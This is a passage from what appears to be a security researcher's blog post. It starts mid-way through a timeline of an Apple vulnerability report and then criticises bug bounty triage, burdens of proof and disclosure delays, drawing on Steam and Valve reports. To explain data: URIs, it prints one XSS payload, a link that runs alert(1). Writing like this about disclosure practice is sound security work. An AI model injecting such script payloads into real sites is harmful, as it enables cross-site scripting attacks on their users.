- I ask again when I can disclose
- June 8th 2020
- I ask for some kind of update on payment or when I can disclose
- June 10th 2020
- I am informed that there is 'a new process'
- The new process means I pay myself for my Apple Developers account, and Apple reimburses me that cost
- I tell Apple I did this several months ago, and ask how my bug was classified within the program
- I also contact the Apple security director asking if I can get help. He's no longer with Apple
- June 15th 2020
- Apple asks me to provide an 'enrolment ID'
- June 15th 2020
- I send apple a screenshot of what I am seeing. All my application shows is 'Contact us to continue your enrolment'
- I say I'm pretty frustrated and threaten to disclose the vulnerability if I am not given some way forward on several questions: (1) how the bug was classified (2) when I can disclose this and (3) what I am missing to get paid
- I also rant about it on twitter, which was probably the most productive thing I did to get a proper response in retrospect
- June 19th 2020
- Apple gets in touch, saying they've completed the acccount review and now I need to set up a bank account to get paid in
- Apple says they're OK with disclosing, as long as the issue is addressed in an update
- Apple asks for a draft of my disclosure
- Thursday, July 2nd 2020
- The Apple people are very gracious. They say thanks for the report, and say my writeup is pretty good. Whoever is answering is very surprised by, and asks me to correct where I say I found this bug only "a few days ago" in the draft I wrote 🤔
- July 29th 2020
- I get paid :D
Reporting Vulnerabilties Sucks.
Like many problems, information security seems deceptively put-together when observed from the outside. Occasionally, through the press you'll hear about some incredibly impactful vulnerability that seems mind-bogglingly complex, an event in-and-of itself to have been found.
But behind all that, what doesn't end up being reported is the nitty-gritty of the actual interaction of reporting. When I talk to people about it, the impression I get is that people generally think that companies and other entities who at least do think about security in a positive way should jump at the opportunity to fix some danger in their software. If only it were so simple.
Making a Report
There are many moving parts here, but there are some major players when it comes to this complication, beginning at the actual disclosure point. A disclosure is when someone who has found a security vulnerability tells somebody, usually the 'good guys', who make the software.
There is no standard way of reporting a vulnerability.
People in the security industry will tell you that usually, there is someone at the end of the 'security@' email address — someone, hopefully associated with security. Maybe. Other than the somewhat old-world approach of simply posting the vulnerability in full on a mailing list, this is the oldest way of disclosing a vulnerability that has some respect associated with it.
Some people swear by emailing security@. You'd think that wouldn't be so controversial, but the other approches usually incur rather frustrating legal responsibilities.
Oh bug bounties! They were so exciting when they first came into being. What must be understood about bug bounties is that they're not what I think most people assume they are, and what most people assumed they'd be when they were first concieved. A bug bounty is not simply a responsible disclosure with a few strings attached and some associated compensation.
Always, or at least virtually always, reporting to a bug bounty program means signing a legal agreement, implicitly or otherwise that the ball is in the court of the program runners as to whether the public gets to know about the vulnerability, and, whether the vulnerability is ultimately of any value. And that's key.
Triage
It is difficult to discuss this topic as fully as I'd like, due to the reprocussions I'd have if I mentioned specific events, but in short, people are extremely biased when it comes to assessing the severity of a vulnerability.
In particular, a trend you'll notice is that people consider vulnerabilties that they can intuitively understand the inner workings of to be much more severe than the vulnerabilities they can't — modified only slightly by the classic calc.exe proof of concept. This is fed continuously by the culture of bug bounties.
In the early days, one might have naiively assumed that bug bounties would look like responsible disclosures, in the sense that they'd reflect the capabilties of the seucurity community as a whole. If there are people out there who can mess with a particular system, they'll write a few words on it, pass it over to the bug bounty program and have them fix it for some money and then ideally the ability to inform the wider security community.
A lot of this, in my opinion is about the allocation of security resources in all but the most careful and hands-on programs (by which I probably mean just Google, and then, some of the time). Whatever you're reporting, if it's a long chain of complex vulnerabilities that rely on application-specific security holes, or if it's the 1000th XSS you've reported in a particularly commonly deployed system, it gets the same attention.
In concrete terms, vulnerabilities of the kind I describe here are not really worth it. If you know people in bug bounties, what you'll understand is that the key piece in making good money is not the amount you know about a specific system, though that does come into play — but it's usually all about recon and knowing the security landscape well.
You want to be reporting ideally the same vulnerability 1000 times across many different bounty program providers, because reporting vulnerabilities sucks. You want to find a category of vulnerability that covers many disclosure programs and many hosts.
If you report a common pattern of well-understood vulnerability in a shallow vulnerability chain, where it's easy to demonstrate the impact of the vulnerability without having to get into application-specific security guarantees, then you have the best chance of both the triager who goes through a lot of these per day and the person who decides whether to release funds wanting to discuss it with you.
This same story has played out in pretty much every notable vulnerability that I've ever reported.
The Burden of Proof
A problem that seems simple, but which is not: how much does a vulnerability reporter have to prove to prove that they've found a notable vulnerabilty? The answer is, really: 'it depends on the vulnerability type'.
XSS, has for years had the burden of proof that you simply need to make a call
to alert(1) in Javascript to demonstrate that you have control over the
domain. But in reality, this is more of a convention than a true proof of
control. I have had reported to programs that I've run, vulnerabilities which
are deceptively piss-poor.
For example, I once had someone report an XSS that worked via 'data:' URIs.
When data: URIs were first introduced, the concept was that an HTML document
could include some data — for example an image — in the same page, without
having to load another file from the webserver (a process which in HTTP has
non-zero overhead). Here's a simple example:
<img src='data:image/svg+xml,<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 10 10"><circle cx="5" cy="5" r="3" fill="white" stroke="black"/></svg>'/>

This is a simple SVG image that is defined inline in the HTML document. It'd
normally, at least at the time that data: was introduced need to be a separate
file, requested separately.
As data: URIs were part of the page they were loaded from, the decision was
made that they should inherit the origin (i.e. domain) of the page that they
come from. This means that a link,
<a href="data:text/html,Hello!">click me!</a> when clicked goes to a synthetic
data: page which is considered in the browser security model to be part of its
page it was linked from.
This created a new place that XSS could happen when attacker code gets into a
page (what in the industry is called a 'sink'). Since the data: assset is part
of the parent page,
<a href="data:text/html,<script>alert(1)</script>">click me!</a> creates a
link which runs Javascript code in the context of the parent domain — it's XSS.
Then, further down the line this was understood to be a mistake, or, at least,
unnecessary. Not many people ever needed to make use of these synthetic pages
inheriting the parent domain in a non-malicious way, so data: URIs got moved
to a 'null' origin, and the XSS was solved perhaps. The alert(1) pop-up would
still come up, but it'd just be sandboxed into being not all that worrying.
I wasn't aware of this, and someone who I knew was sending this exact
vulnerability to every program they had access to sent me a data: uri XSS of
this kind that popped up alert(1). I paid for it, and then, testing further
realised that it had no security effect.
That was pretty frustrating, especially since I realised what an incredibly good idea this was from a bounty perspective as this bug was present in a ton of places, and, maybe 10% of program runners would know that particular quirk to deny paying you the $500-$1000?
This is all anecdotal, of course but I hope I've illustrated my point that burdens of proof are conventions more than anything.
When I reported my well-covered Steam code execution, I actually initially said this:
The Steam chat client both sends and receives bbcode format chat messages. These map to HTML elements, and notably the
[url]bbcode tag is supported for arbitrary URLs.[...]
I strongly believe an attacker could get remote code execution in Steam via this method. The Steam chat client uses the same codebase as the steam web chat client, and, I imagine does so using electron or some other webview system. These systems all expose functions which allow arbitrary calls to system to allow them to be competitive with e.g. windows forms.
The response to this was ... well ... 'sure, you've got an XSS, but you haven't proven Remote Code Execution'. And, I mean — fair, sure, that actually is an accurate description of what I have there. After 10 days more back and forth, and some more research I proved that, yes, being able to have XSS means that you have remote code execution in Steam.
And if it took me 10 days to prove, it would have taken maybe 1 day? 2 days? to check the relevant block of source code which, of course the program managers have access to to see if it's the case. I really hate that.
Sure, I got paid for the bug, but I also don't get out of bed in the morning so I can get paid what amounts to usually hush money by corporations for their security failings. I report this stuff because I find the technical challenge interesting, and because I want people to be secure online. I only really want two things:
- My exploit to be recognised as as impactful as I think it is, and
- To be able to talk about it.
It's somewhat perverse to me that a company can pay me $7,500 for a security vulnerability, but can't afford to pull a single engineer over to read the source code and validate my claim.
I'm sure it sounds like petty complaining, but it matters for security in the long run. Is the issue here really that I can get some XSS in a Steam chat client, or that the XSS in the chat client results in literally taking over your computer? If Valve's mitigation is anything to go by, it's the latter, and if I'd just left this as they were that's where we'd still be.
The burden of proof here is not in my favour, because the Steam chat client is simply not a common codebase. It's descended from an embedded web browser that pre-dates the modern offering, electron.
Disclosure
Disclosing vulnerabilities, despite commonly being touted as the most important step in reporting a vulnerability, sucks. In so many ways.
First, if you want to see any kind of compensation for your bug, you better have contacted the software maker via their bug bounty program. But doing so means that you can't disclose the bug unless they want you to. Anyone who knows the history of computer security can see why that's a problem.
Now, I can't say why my last, and second $7,500 vulnerability reported to Valve is not disclosed to the public, or why the $750 payout below it is not disclosed to the public. That simply wouldn't be allowed.

I can say that I reached out to the vulnerability disclosure platform myself and was informed that, probably, it's never going to become public. And I think I can say that the $7,500 disclosure ticket appears to have a draft of some kind of pinned disclosure notice that attempts to downplay the vulnerability's severity.
Where disclosure is not outright denied, or adversarial it's usually slow. And I mean, on the order of significant fractions of a year slow. That's a bit of a problem for me specifically I suppose. As someone with ADHD, I rarely can engage myself 8+ months after the fact enough to put together something that's worth reading about even the most interesting vulnerabilties I've come up with.
Since the disclosure is granted on the basis of having an actual disclosure post, I can't really even talk about in passing some of the most exciting vulnerabilities I've ever written.
I've started migitating the vast times to disclosure with my own strategy of documenting the vulnerability before I disclose it and all the evidence is removed. Such was the case for that unnamed and censored Valve vulnerability. I wrote a full writeup for it with pictures and videos before it was even fixed. This took a lot of time as you can imagine, and I wrote it all in the 'summary' section that is visible to the program manager. Little did I expect that all that work would be for nothing.
Going Cold Turkey
Here's that last tidbit I was working towards: I found, and then reported this bug to Apple because I didn't expect to get paid for it. At the time, sure, Apple did have a bug bounty program, but it was private — which means that reporting a bug usually only gives you the chance to be invited to be paid for bugs in future. More importantly, perhaps — Apple didn't have a proper bug bounty legal agreement, which meant that I couldn't (in theory) be slapped with a lawsuit for disclosing the bug online if they dragged their feet.
I just wanted to find something interesting and write about it. But, well, as you probably know, Apple started a public bug bounty pretty much at the same time as I made my report. In actuality, I made more than one report, if you've read the [timeline]. I had every intention of publishing the disclosure as soon as possible, and Apple be damned, if they dragged their feet I'd just publish online. Well, that didn't happen, and here we are, a year later.
I spent good months arguing about this one, and I still feel like it didn't get the severity rating it deserved, and I still haven't been paid for the two bugs I reported before this one!
Thanks, Farewell
I've learned that it literally takes me a year to put together a disclosure I like. Sorry about that, but also, it's a lot more fulfilling to just go all in on one article.
Special shout out to Alex, who is always encouraging about my writing, despite putting out more and better stuff than me on a regular basis.
Also shout out to all the people who looked at earlier versions of this doc: Tavis, Perribus, Mandatory, Sam.
PS: Apple people: the bug IDs are: 724779810, 724415224 and 724779810